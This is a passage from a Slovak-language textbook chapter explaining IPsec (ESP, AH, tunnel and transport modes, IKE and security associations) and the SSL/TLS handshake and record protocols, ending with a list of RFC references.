Bezpečnostné rozšírenie protokolu IP protokolom IPSec má dve možnosti: **protokoly IPSec ESP a IPSec AH**. Záhlavie **ESP** (protokol IP 50) tvorí jadro protokolu IPSec. Tento protokol, spolu s dohodnutým súborom bezpečnostných parametrov, zabezpečuje šifrovanie údajovej časti paketu (náklad paketu) a používa ďalšie ochrany (HMAC) na zaistenie integrity údajov, zaistenie proti útoku znovuposlatia paketu a útoku typu man-in-the-middle. Voliteľne môže IPSec ESP tiež zabezpečiť autentizáciu chránených údajov. Na Obrázku č. 10.32 je dokumentované zapúzdrenie paketu IP paketom IPSec ESP. **Protokol IPSec AH** (protokol IP 51) tvorí druhú časť IPsec. IPSec AH nezabezpečuje šifrovanie údajov bežným spôsobom, ale pridáva k údajom v pakete autentizačný kód, ktorý chráni paket pred neoprávnenou modifikáciou. Medzi chránené údaje paketu tiež možno zahrnúť nemeniteľné polia v záhlaví IP ako sú polia adresy IP. Protokol IPSec AH nezabezpečuje dôvernosť údajov, preto nemôže byť iba sám použitý v prípade, že je požiadavka na dôvernosť údajov. Na Obrázku č. 10.32 je dokumentované zapúzdrenie paketu IP paketom IPSec AH.


Protokol IPsec môže fungovať v dvoch režimoch vo vzťahu k prenášaniu údajov cez sieť a to v transportnom režime a v tunelovom režime. Jednotlivé režimy sa líšia v spôsobe používania ako aj v množstve vyžadovanej réžie. **Tunelový režim** funguje tak, že celý paket IP je zapúzdrený a chránený. Pretože tunelový režim skryje aj záhlavie IP pôvodného paketu IP, pridáva sa nové záhlavie IP, aby mohol byť paket cez tunel úspešne prenesený. Šifrovacie zariadenie pozná adresy IP (začiatok a koniec tunela) v novom záhlaví a tieto adresy bývajú štandardne nastavené pri konfigurácii sieťovej brány (napríklad smerovača). Tunelový režim môže byť zriadený jedným alebo obidvomi protokolmi IPsec (ESP a AH). Výsledkom použitia tunelového režimu je

rozšírenie pôvodného paketu IP asi o 20 bajtov z dôvodu zavedenia nového záhlavia IP. Tunelový režim je všeobecne považovaný za bezpečnejší a flexibilnejší než transportný režim. Tunelový režim IPSec šifruje zdrojovú a cieľovú adresu IP pôvodného paketu a teda skrýva tieto informácie na nechránenej sieti pred potecionálnym útočníkom. Na Obrázku č. 10.32 je dokumentované zapúzdrenie paketu IP paketom IPSec v tunelovom režime. **Transportný režim IPSec** sa zriadi tak, že do paketu IP sa za záhlavie IP vloží záhlavie ESP alebo AH. Obe adresy IP sieťových uzlov, medzi ktorými je premávka chránená IPsec, sú viditeľné v IP hlavičke aj po prípadnom šifrovaní paketu. Tento režim IPSec môže byť citlivý na útoky analýzy premávky. Pretože nie je pridané žiadne ďalšie záhlavie IP, z toho vyplýva menšie rozšírenie veľkosti paketu. Transportný režim môže byť zriadený jedným alebo oboma protokolmi IPSec ESP a AH. Na Obrázku č. 10.32 je dokumentované zapúzdrenie paketu IP paketom IPSec v transportnom režime.





Obrázok č. 10.32: Formáty paketov protokolu IPSec a zabezpečenie jednotlivých častí formátu

Protokoly IPSec ESP a ISPSec AH je možné použiť samostatne alebo **v kombinácii**. Vzhľadom k tomu, že každý protokol má dva režimy, existuje celý rad možných kombinácií. Aby to bolo ešte komplikovanejšie, bezpečnostné asociácie SA (Security Association - bezpečnostná asociácia je dohoda medzi dvoma entitami zapojenými do používania kryptografických prostriedkov) IPSec AH a IPSec ESP nemusia mať rovnaké koncové body. Prakticky používané sú však iba niektoré scénare. Kombinácie protokolov IPSec sú realizované s balíčkami SA a existujú dva prístupy na ich vytvorenie a to transportná priľahlosť (transport adjacency) a vnorené tunelovanie (nested tunneling). V prístupe **transportnej priľahlosti** sú oba bezpečnostné protokoly použité v transportnom režime toho istého paketu IP. Táto metóda je praktická iba pre jednu úroveň kombinácie. Štandard IPSec stanovuje, že transportná priľahlosť susedov môže byť použitá iba spôsobom uvedeným na Obrázku č. 10.33. To znamená, že pre odchádzajúce pakety musí byť vykonané šifrovanie (vnútorná SA) pred autentizáciou (vonkajšia SA), zatiaľ čo pre prichádzajúce pakety sa musí autentizácia vykonať pred šifrovaním. Toto je logická následnosť a tiež šetrí zaťaženie systému dešifrovaním v prípade, keď skorej zlyhá autentizácia paketu (a teda dešifrovanie sa nemusí vykonať). V prístupe **vnoreného tunelovania** (nested tunneling) sú oba bezpečnostné protokoly aplikované za sebou. Po každom aplikovaní je vytvorený nový paket IP a na tento paket je aplikovaný ďalší protokol. Táto metóda nemá žiadne obmedzenia na počet vnorených úrovní. Ale viac ako tri úrovne vnorenia sú nepraktické. Na Obrázku č. 10.34 je príklad vnoreného tunelovania. Najprv sa na paket IP aplikuje protokol IPSec ESP v transportnom režime a následne protokol IPSec AH v tunelovom režime.




Obrázok č. 10.33: Použitie protokolu IPSec na transportnú priľahlosť




Obrázok č. 10.34: Použitie protokolu IPSec na vnorené tunelovanie

Na implementáciu riešenia VPN so šifrovaním je nevyhnutná **pravidelná výmena relačných šifrovacích kľúčov**. Zanedbanie výmeny relačných kľúčov môže spôsobiť zraniteľnosť šifrovaných údajov prenášaných VPN na útok hrubou silou. IPsec rieši tento problém protokolom IKE [RFC 5996], ktorý využíva ďalšie dva protokoly na autentizáciu entít využívajúce kryptografické prostriedky (krypto entity) a na generovanie kľúčov. IKE využíva matematický algoritmus Diffie-Hellmanovej výmeny kľúčov na generovanie symetrických relačných kľúčov, ktoré sú potom použité krypto entitami. IKE tiež riadi dojednanie ďalších bezpečnostných parametrov ako je výber chránených údajov, sila kľúčov, použité hešovacie funkcie a či pakety chrániť pred znovuposielaním. Protokol ISAKMP bežne používa port UDP 500 ako zdrojový a cieľový port.

Bezpečnostná asociácia SA (Security Association) je dohoda medzi dvomi krypto entitami. Táto dohoda zahrňuje typ a silu šifrovacieho algoritmu použitého na ochranu údajov. SA zahrňuje metódu a silu autentizácie údajov a metódu vytvárania nových kľúčov pre túto ochranu údajov. Krypto entity sú vytvorené podľa ďalej uvedeného opisu.

Každá SA má stanovenú dobu životnosti, počas ktorej je SA považovaná za platnú. Životnosť je meraná v jednotkách času existencie SA (v sekundách) a v jednotkách objemu prenesených údajov (počet bajtov). Životnosť je dohodnutá pri vytvorení SA. Tieto dve životnosti sú kontrolované a vypršanie jednej z nich zneplatní aktuálnu SA. Za bežných okolností časová

životnosť uplynie skorej ako objemová životnosť. V prípade, že sledovaný paket vyhovuje SA v záverečných 120 sekundách životnosti aktuálneho SA, je štandardne vyvolaný proces vytvorenia nových relačných kľúčov. Proces vytvorenia nových relačných kľúčov zriadi novú aktuálnu SA predtým než sa zruší stará SA. Výsledkom je plynulý prechod zo starej SA na novú SA s minimálnou stratou paketov v novej SA.

ISAKMP SA je jeden obojsmerný bezpečný dojednávací kanál používaný oboma krypto entitami na poslanie dôležitých bezpečnostných parametrov entity, ako sú bezpečnostné parametre pre IPSec SA (údajový tunel). Štandardné politiky ISAKMP SA majú predvolenú hodnotu životnosti 86.400 sekúnd (24 hodín) bez limitu na objem prenesených údajov.

IPsec SA je jednosmerný komunikačný kanál od jednej krypto entity do druhej krypto entity. Skutočné údaje zákazníka prechádzajú iba IPSec SA a nikdy nie cez ISAKMP SA. Každá strana IPSec tunela má pár IPSec SA na spojenie: jeden do vzdialenej krypto entity a druhý zo vzdialenej krypto entity. Tieto informácie o páre IPSec SA sú uložené lokálne v databáze SA. Štandardné politiky IPsec SA majú predvolenú životnosť 3.600 sekúnd (1 hodinu) a objemovú životnosť 4608000 kB.

**Prvá fáza IKE** predstavuje počiatočné dojednanie obojsmerného ISAKMP SA medzi dvoma krypto entitami. Táto fáza sa často nazýva hlavný režim. Prvá fáza IKE začína vzájomnou autentizáciou krypto entít. Po úspešnej autentizácii sa krypto entity dohodnú na šifrovacom algoritme, hešovacej funkcii a ďalších parametroch, potrebných na vytvorenie ISAKMP SA. Komunikácia medzi dvomi krypto entitami môžu byť predmetom odchytenia útočníkom, ale útočník má minimálnu šancu odhaliť šifrovací kľúč. ISAKMP SA je použitá procesom IKE na dojednanie bezpečnostných parametrov pre IPsec SA. Tieto informácie ISAKMP SA sú uložené lokálne v databáze SA každej krypto entity.

Prvá fáza IKE má tri možné autentizačné metódy:

- **Predvolený spoločný kľúč PSK** (Pre-Shared Key). Predvolený spoločný kľúč je administrátorom preddefinovaný reťazec kľúča vložený ručne do každej krypto entity a slúži na vzájomnú identifikáciu. Pomocou PSK sú schopné dve krypto entity dojednať a vytvoriť ISAKMP SA. PSK zvyčajne obsahuje adresu IP hosta alebo podsiete a masku, ktorá je platná pre daný PSK.
- **Infraštruktúra verejného kľúča PKI** (Public Key Infrastructure) pomocou digitálnych certifikátov X.509. Súčasťou certifikátu je názov, sériové číslo, doba platnosti a ďalšie informácie, ktoré môže zariadenie IPSec použiť na určenie platnosti certifikátu. Certifikáty môžu byť tiež zrušené, čo zariadenie IPSec odmietne na možnosť úspešnej autentizácie.
- Náhodné čísla šifrované RSA.

Na podporu premávky medzi krypto entitami cez NAT (Network Address Translator) alebo PAT (Port Address Translator) zariadenia sa v sieti zavádza uzol **IPSec NAT-T** (Network Address Translator - Transparency), ktorý zapúzdruje krypto pakety do obalu UDP a takto umožňuje paketom prejsť zariadeniami NAT alebo PAT. NAT-T je automaticky dojednané medzi dvoma krypto entitami počas dojednávania ISAKMP s cieľovým portom UDP 4500. Za zdrojový port sa používa nasledujúci vyšší dostupný port. Ak je použitý port UDP 4500, potom sa cieľový port posunie na port UDP 4501, 4502 a tak ďalej, až pokiaľ nie je zriadená relácia ISAKMP. NAT-T je definovaný v [RFC 3947].

**V druhej fáze IKE** sú procesom IKE pomocou obojsmernej ISAKMP SA dojednané asociácie IPSec SA. Táto fáza sa často nazýva rýchly režim. Asociácie IPsec SA sú vo svojej podstate jednosmerné, čo spôsobuje, že je oddelená výmena kľúča pre tok údajov od krypto entity a pre tok údajov do krypto entity. Výhodou tejto stratégie je to, že údaje prenášané jedným smerom sú šifrované iným kľúčom ako údaje prenášané opačným smerom. To pre potenciálneho útočníka znamená dvojnásobnú námahu pri snahe dešifrovať odchytené zašifrované údaje. Počas procesu dojednania v rýchlom režime sa krypto entity dohodnú na kryptografickom súbore, hešovacích funkciách a ostatných parametroch.

### 10.4.3 Protokol SSL/TLS


**Protokol SSL** vyvinula spoločnosť Netscape. Jeho verzia 3 bola publikovaná ako predbežný internetovýdokument. (Ako historický dokument bol tento protokol opísaný v [RFC 6101]). Následne vznikla v rámci IETF (Internet Engineering Task Force, iniciatívna skupina špecialistov navrhujúca štandardy pre Internet) pracovná skupina TLS (Transport Layer Security) a navrhla spoločný štandard. Prvú publikovanú verziu TLS možno chápať v podstate ako SSL v3.1, ktorá je spätne kompatibilná s SSL v3. V tejto časti bude opísaná základná charakteristika protokolu SSL v3 a na záver hlavné rozdiely medzi SSL v3 a TLS [RFC 5246], [RFC 4346] a [RFC 2246].

Protokol TCP nezabezpečuje spoľahlivú bezpečnostnú službu medzi komunikujúcimi koncovými entitami (end-to-end security). Preto bolo nevyhnutné nad protokolom TCP v transportnej vrstve navrhnúť ďalší protokol SSL tak, aby protokol TCP bol schopný zabezpečovať spoľahlivú bezpečnú komunikáciu dvoch koncových entít. Samotný protokol SSL nie je jediný protokol, ale predstavuje dve vrstvy protokolov. Na nižšej vrstve je protokol SSL Record Protocol (poskytuje základné bezpečnostné služby rôznym protokolom na vyššej úrovni, ako je napríklad protokol HTTP) a na vyššej vrstve sú protokoly SSL Alert Protocol, SSL Change Cipher Spec Protocol a SSL Handshake Protocol (špecifické protokoly SSL a sú využité pri manažmente SSL výmen).

Koncepcia protokolu SSL predpokladá reláciu SSL a spojenie SSL, ktoré sú definované takto:

- **Spojenie SSL** je transport (podľa definície vrstvového modelu OSI), ktoré zabezpečuje vhodný typ služieb. Pre SSL toto spojenie zodpovedá spojeniu odpovedajúcich si entít (správy medzi koncovými uzlami SSL). Spojenia sú dočasné. Každé spojenie je asociované s jednou reláciou.
- **Relácia SSL** je asociácia medzi klientom a serverom. Relácie sú vytvárané prostredníctvom protokolu SSL Handshake Protocol. Relácie definujú množinu kryptografických bezpečnostných parametrov, ktoré môžu byť spoločné medzi viacerými spojeniami. Relácie sa využívajú na to, aby sa zamedzilo náročnému dohadovaniu nových bezpečnostných parametrov pre každé spojenie.

**SSL Record Protocol** je protokol, ktorý zabezpečuje dve služby pre spojenia SSL a to **dôvernosť a integritu správy**. SSL Handshake Protocol definuje spoločné tajné kľúče, ktoré sú využité pri konvenčnom šifrovaní údajov nákladu SSL a pri tvobe autentizačného kódu správy MAC (Message Authentication Code). Na Obrázku č. 10.35 je zobrazená celková funkcionalita protokolu SSL Record Protocol. Tento protokol pri vysielaní v začiatočnom uzle SSL zabezpečuje prevzatie aplikačnej správy, vykoná fragmentáciu správy do zvládnuteľných blokov, voliteľne vykoná kompresiu údajov bloku, určí autentizačný kód bloku MAC, blok s pripojeným autentizačným kódom zašifruje, pridá záhlavie SSL a vyšle ho v TCP segmente. Prijatý TCP segment v koncovom uzle SSL je potom podľa protokolu SSL Record Protocol spätne dešifrovaný, je verifikovaný MAC bloku, voliteľne je blok dekompresovaný a fragmenty sú zložené do správy pre aplikáciu.





Obrázok č. 10.35: Prenos údajov protokolom SSL Record Protocol

**Change Cipher Spec Protocol** je najjednoduchší zo špecifických protokolov SSL a používa ho protokol SSL Record Protocol. Pozostáva z jedinej správy a z jediného bajtu s hodnotou 1. Účelom tejto správy je spôsobiť preklopenie pripravenej množina šifrovacích nástrojov (predtým dohodnutej protokolom SSL Handshake Protocol) do aktuálneho stavu a začať používať novú množinu šifrovacích nástrojov v danom spojení.

**Alert Protocol** je využitý pri prenose výstražných správ SSL do odpovedajúcej entity. Podobne ako pri aplikačnej správe aj výstražné správy sú komprimované a šifrované podľa nastaveného aktívneho stavu. Každá správa v tomto protokole sa skladá z dvoch bajtov. Prvý bajt vyjadruje závažnosť správy a má hodnotu varovanie (warning) alebo fatálne (fatal). Ak je závažnosť správy fatálne, potom SSL okamžite ukončí spojenie, v ktorom vznikla situácia fatálne. Ostatné spojenia relácie, v ktorom je spojenie so situáciou fatálne, môžu pokračovať, ale v tejto relácii nemôže byť zriadené žiadne nové spojenie.

Najkomplexnejšou časťou SSL je protokol **SSL Handshake Protocol**. Tento protokol umožňuje vzájomnú autentizáciu klienta a servera, umožňuje dojednanie šifrovacieho algoritmu, algoritmu na výpočet autentizačného kódu správy a kryptografických kľúčov použitých na ochranu údajov v SSL protokole. Protokol SSL Handshake Protocol sa vykoná pred prenosom aplikačných údajov. SSL Handshake Protocol pozostáva z výmeny správ medzi klientom a serverom. Správy sú zoskupené do štyroch fáz. Na Obrázku č. 10.36 je zobrazená postupnosť výmeny správ. Správy v zátvorkách sa vymieňajú voliteľne alebo závisia na konkrétnej situácii a správy nie sú vždy poslané.

**Prvá fáza – Zriadenie bezpečnostných funkcií.** Táto fáza slúži na nadviazanie logického spojenia a na zriadenie bezpečnostných funkcií, ktoré budú s ním spojené. Túto fázu inicializuje klient, ktorý posiela správu **client_hello** s parametrami verzia (najvyššia verzia SSL podporovaná klientom) a náhodné číslo (klientom vytvorené náhodné číslo pozostávajúce z 32 bitovej hodnoty času a dátumu a 28 bajtov vytvorených náhodným generátorom, využíva sa pri výmene kľúčov proti útokom typu znovuprehratie). Na správu client_hello odpovedá server správou **server_hello**, ktorá obsahuje rovnaké parametre ako správa client_hello. Interpretácia parametrov správy server_hello je takáto. Pole verzia obsahuje nižšiu verziu z verzií navrhnutej klientom a najvyššou verziou podporovanou serverom, náhodné číslo je vytvorené serverom rovnakým spôsobom nezávisle na náhodnom čísle klientovej správe. Ak pole ID relácie (SessionID) klienta bolo nenulové, potom takú istú hodnotu použije aj server, v opačnom prípade pole ID relácie servera obsahuje hodnotu pre novú reláciu. Pole šifrovacia suita (CipherSuite) obsahuje jednu serverom vybratú šifrovaciu suitu zo šifrovacej suity navrhnutej klientom. Pole kompresie (Compression) obsahuje kompresnú metódu zvolenú serverom z metód navrhnutých klientom.




Obrázok č. 10.36: Výmena správ v SSL Handshake Protocol

Prvým elementom v parametroch šifrovacej suity je metóda výmeny kľúčov (spôsob, ktorým sa dojedná výmena kryptografických kľúčov pre symetrické šifrovanie a MAC). Sú podporované tieto výmeny kľúčov:

- **RSA** – tajný kľúč je zašifrovaný verejným RSA kľúčom príjemcu. Musí byť k dispozícii certifikát verejného kľúča príjemcu.
- **Pevný Diffie – Hellman (D-H)** – táto D-H výmena kľúča predpokladá, že server má certifikát verejného kľúča, ktorý obsahuje verejné D- H parametre (prvočíslo a primitívny koreň) a verejný D-H kľúč. Klient poskytne svoje parametre verejného D-H kľúča v certifikáte, ak sa požaduje autentizácia klienta, alebo v správe výmeny kľúča. Táto metóda poskytuje pevný tajný kľúč medzi komunikujúcimi entitami, nakoľko je tajný kľúč vypočítaný z pevných verejných D-H kľúčov entít.
- **Dočasný D-H** - táto D-H výmena kľúča poskytuje vytvorenie dočasného (jednorázového) tajného kľúča. V tomto prípade sú verejné D-H parametre a verejné D-H kľúče vymenené a podpísané odosielateľovým privátnym kľúčom RSA alebo DSS. Príjemca môže verifikovať podpis pomocou odpovedajúceho verejného kľúča z certifikátu. Táto výmena kľúča je najbezpečnejšia, pretože poskytuje dočasný (jednorázový) autentizovaný tajný kľúč.
- **Anonymný D–H** - používa D-H algoritmus výmeny kľúča bez autentizácie komunikujúcich entít. To znamená, že každá entita posiela svoje D-H parametre bez autentizácie. Tento spôsob výmeny kľúča je zraniteľný na útok man-in-the-middle, pri ktorej útočník realizuje anonymnú výmenu kľúča s obidvomi entitami (sprostredkováva komunikáciu entít ).
- **Fortezza** – technika definovaná v schéme Fortezza.

**Druhá fáza – Autentizácia servera a výmena kľúča.** Túto fázu začne server poslaním svojho certifikátu, ak je potreba jeho autentizácie. Správa **certificate** je vyžadovaná pre každú metódu výmeny kľúčov s výnimkou anonymného D-H. Ako ďalšia správa môže byť poslaná správa **server_key_exchange**, pokiaľ sa to požaduje. Nie je to požadované v prípade, keď server

poslal certifikát s pevnými D-H parametrami alebo bude použitá výmena kľúčov RSA. Správa server_key_exchange je potrebná v týchto prípadoch:

- **Anonymný D-H.** Správa obsahuje dva verejné D-H parametre (prvočíslo a primitívne koreň tohto čísla) a verejný D-H kľúč servera.
- **Dočasný D-H.** Správa obsahuje dva verejné D-H parametre (prvočíslo a primitívny koreň tohto čísla), verejný D-H kľúč servera spolu s podpisom týchto troch parametrov.
- **Výmena kľúča RSA** (server používa RSA, ale má iba podpisovací kľúč RSA). To znamená, že klient nemôže jednoducho poslať tajný kľúč zašifrovaný verejným kľúčom servera. Namiesto toho musí server vytvoriť dočasný kľúčový pár (verejný a privátny kľúč) RSA a použiť správu server_key_exchange na odoslanie verejného kľúča. Správa obsahuje dva parametre dočasného verejného kľúča RSA (exponent a modul) a podpis týchto parametrov.
- Fortezza.

Neanonymný server (server nepoužíva anonymný D-H) môže klienta požiadať o certifikát. Správa **certificate_request** obsahuje dva parametre, a to typ certifikátu a certifikačné autority. Typ certifikát udáva algoritmus verejného kľúča a jeho použitie. Napríklad RSA (algoritmus)/iba na podpis (použitie), RSA/pre pevný D-H (v tomto prípade je podpis použitý iba na autentizáciu), RSA/dočasný D-H. Druhý parameter v správe certificate_request je zoznam názvov akceptovateľných certifikačných autorít. Záverečná správa v druhej fáze, ktorá sa vždy vyžaduje, je správa servera **server_done**. Po odoslaní tejto správy bude server čakať na klientovu odpoveď. Táto správa neobsahuje žiadne parametre.

**Tretia fáza – Autentizácia klienta a výmena kľúča.** Po prijatí správy **server_done** by klient mal overiť, či server predložil platný certifikát (ak sa požaduje) a skontrolovať, či sú akceptovateľné parametre správy **server_hello**. Ak je všetko akceptovateľné, klient pošle späť serveru jednu alebo viacero správ. Ak server požadoval certifikát, klient začne túto fázu zaslaním správy **certificate**. Ak klient nemá k dispozícii vhodný certifikát, pošle serveru namiesto certifikátu varovanie **no_certificate**.

Ďalej nasleduje správa **client_key_exchange**, ktorá musí byť poslaná v tejto fáze. Obsah správy závisí od typu výmeny kľúča takto:

- **RSA.** Klient vygeneruje 48 bajtové pre-master tajomstvo a zašifruje ho pomocou verejného kľúča zo serverovho certifikátu alebo dočasného kľúča RSA zo správy server_key_exchange.
- **Dočasný alebo anonymný D-H.** Sú poslané klientove verejné parametre D-H.
- **Pevný D-H.** Verejné parametre D-H klienta boli poslané v správe certificate, takže obsah tejto správa je prázdny.
- **Fortezza.** Pošlú sa klientove parametre Fortezza.

Nakoniec v tejto fáze môže klient poslať správu **certificate_verify** na potvrdenie explicitnej verifikácie klientovho certifikátu. Táto správa je poslaná iba ako následná po akomkoľvek klientskom certifikáte, ktorý má funkciu podpisovania (t.j. všetky certifikáty s výnimkou tých, ktoré obsahujú pevné D-H parametre). Táto správa obsahuje podpis zreťazených predchádzajúcich správ. Ak privátny kľúč klienta je pre algoritmus DSS, potom sa používa algoritmus SHA-1 na vypočítanie hešovacej hodnoty zreťazených predchádzajúcich správ. Ak privátny kľúč klienta je pre algoritmus RSA, potom sa za hešovaciu hodnotu zoberie zreťazenie hešovacích hodnôt vypočítaných zo zreťazených predchádzajúcich správ algoritmom MD5 a SHA-1. V každom prípade je účelom overiť, že klient vlastní súkromný kľúč pre verejný kľúč z certifikátu klienta. Aj keby niekto zneužíval certifikát klienta, nie je schopný zabezpečiť podpis, pretože nemá súkromný kľúč klienta.

**Štvrtá fáza – Ukončenie.** Táto fáza ukončí vytvorenie bezpečeného spojenia. Klient pošle správu **change_cipher_spec** a skopíruje pripravenú šifrovaciu suitu (CipherSpec) do aktuálnej šifrovacej suity. Stojí za zmienku, že táto správa nie je súčasťou protokolu SSL Handshake Protocol, ale je poslaná pomocou protokolu Change Cipher Spec Protocol. Po tejto správe klient bezprostredne pošle správu **finished** podľa novej šifrovacej suity. Táto správa potvrdzuje, že výmena kľúča a autentizačné procesy boli úspešné. Ako odpoveď na tieto dve správy klienta pošle server vlastnú správu **change_cipher_spec,** skopíruje pripravenú šifrovaciu suitu (CipherSpec) do aktuálnej šifrovacej suity, a pošle správu **finished**. V tomto bode je dohodnutie šifrovacej suity ukončené a klient a server môžu začať výmenu údajov na aplikačnej vrstve.

**Protokol TLS** je štandardizačná iniciatíva IETF, ktorej cieľom je vytvorenie verzii Internetového štandardu protokolu SSL. Súčasná verzia TLS je definovaná v Internetovom štandarde [RFC 5246], ktorý je veľmi podobný SSL v3. Ďalej sa poukáže na niektoré ich **rozdiely**. **Formát správy** protokolu SSL Record Protokol je v TLS rovnaký. Jediný **rozdiel je v hodnotách verzií**, pre aktuálnu verziu TLS je hodnota vyššej verzie 3 a hodnota nižšej verzie je tiež 3. Pri výpočte **autentizačného kódu správy MAC** existujú medzi SSL v3 a TLS dva rozdiely, a to v používanom algoritme a rozsahu údajov, z ktorých sa počíta autentizačný kód. TLS používa algoritmus HMAC definovaný v [RFC 2104]. TLS podporuje **všetky výstražné kódy protokolu Alert Protocol** definované vo SSLv3 s výnimkou varovania no_certificate. V TLS sú definované ďalšie výstražné kódy najmä typu fatálne. V **šifrovacích suitách** existuje niekoľko malých rozdielov medzi SSL v3 a TLS. Pri výmene kľúča TLS podporuje všetky výmeny kľúča definované v SSL v3 s výnimkou Fortezza. Pri symetrických šifrovacích algoritmoch TLS obsahuje všetky symetrické šifrovacie algoritmy definované v SSLv3 s výnimkou Fortezza. V **klientskych typoch certifikátu** TLS definuje len tieto typy certifikátu, o ktoré je možno požiadať v správe certificate_request: rsa_sign, dss_sign, rsa_fixed_dh a dss_fixed_dh. TLS nepodporuje systém Fortezza. V **správach certificate_verify a finished** TLS zahrňuje do výpočtu hešovacej hodnoty menší počet položiek.

### 10.4.4 Použité zdroje


[HEN06] HENMI, A., LUCAS, M., SINGH, A., CANTRELL, C.: Firewall Policies and VPN Configurations. Syngress Publishing, Inc., 2006. ISBN: 1-59749-088-1

[RFC 1661] SIMPSON, W.: The Point-to-Point Protocol (PPP). July 1994

[RFC 2104] KRAWCZYK, H., BELLARE, M., CANETTI, R.: HMAC: Keyed-Hashing for Message Authentication. February 1997

[RFC 2246] DIERKS, T., ALLEN, C.: The TLS Protocol Version 1.0. January 1999.

[RFC 2341] VALENCIA, A., KOLAR, T.: Cisco Layer Two Forwarding (Protocol) "L2F". May 1998

[RFC 2401] KENT, S., ATKINSON, R.: Security Architecture for the Internet Protocol. November 1998

[RFC 2402] KENT, S., ATKINSON, R.: IP Authentication Header. November 1998

[RFC 2403] MADSON, C., GLENN, R.: The Use of HMAC-MD5-96 within ESP and AH. November 1998.

[RFC 2404] MADSON, C., GLENN, R.: The Use of HMAC-SHA-1-96 within ESP and AH. November 1998.

[RFC 2406] KENT, S., ATKINSON, R.: IP Encapsulating Security Payload (ESP). November 1998

[RFC 2408] MAUGHAN, D., SCHERTLER, M., SCHNEIDER, M., TURNER, J.: Internet Security Association and Key Management Protocol (ISAKMP). November 1998.

[RFC 2409] HARKINS, D., CARREL, D.: The Internet Key Exchange (IKE). November 1998.

[RFC 2412] ORMAN, H.: The OAKLEY Key Determination Protocol. November 1998.

[RFC 2516] MAMAKOS, L., LIDL, K., EVARTS, J., CARREL, D., SIMONE, D., WHEELER, R.: A Method for Transmitting PPP Over Ethernet (PPPoE). February 1999

[RFC 2637] HAMZECH, K., PALL, G., VERTHEIN, W., TAARUD, J., LITTLE, W., ZORN, G.: Point-to-Point Tunneling Protocol (PPTP). July 1999

[RFC 3193] FREED, N. , BORENSTEIN, N.: Securing L2TP using IPsec. November 2001

[RFC 3931] PATEL, B., ABOBA, B., DIXON, W., ZORN, G., BOOTH, S.: Securing L2TP using IPsec. November 2001

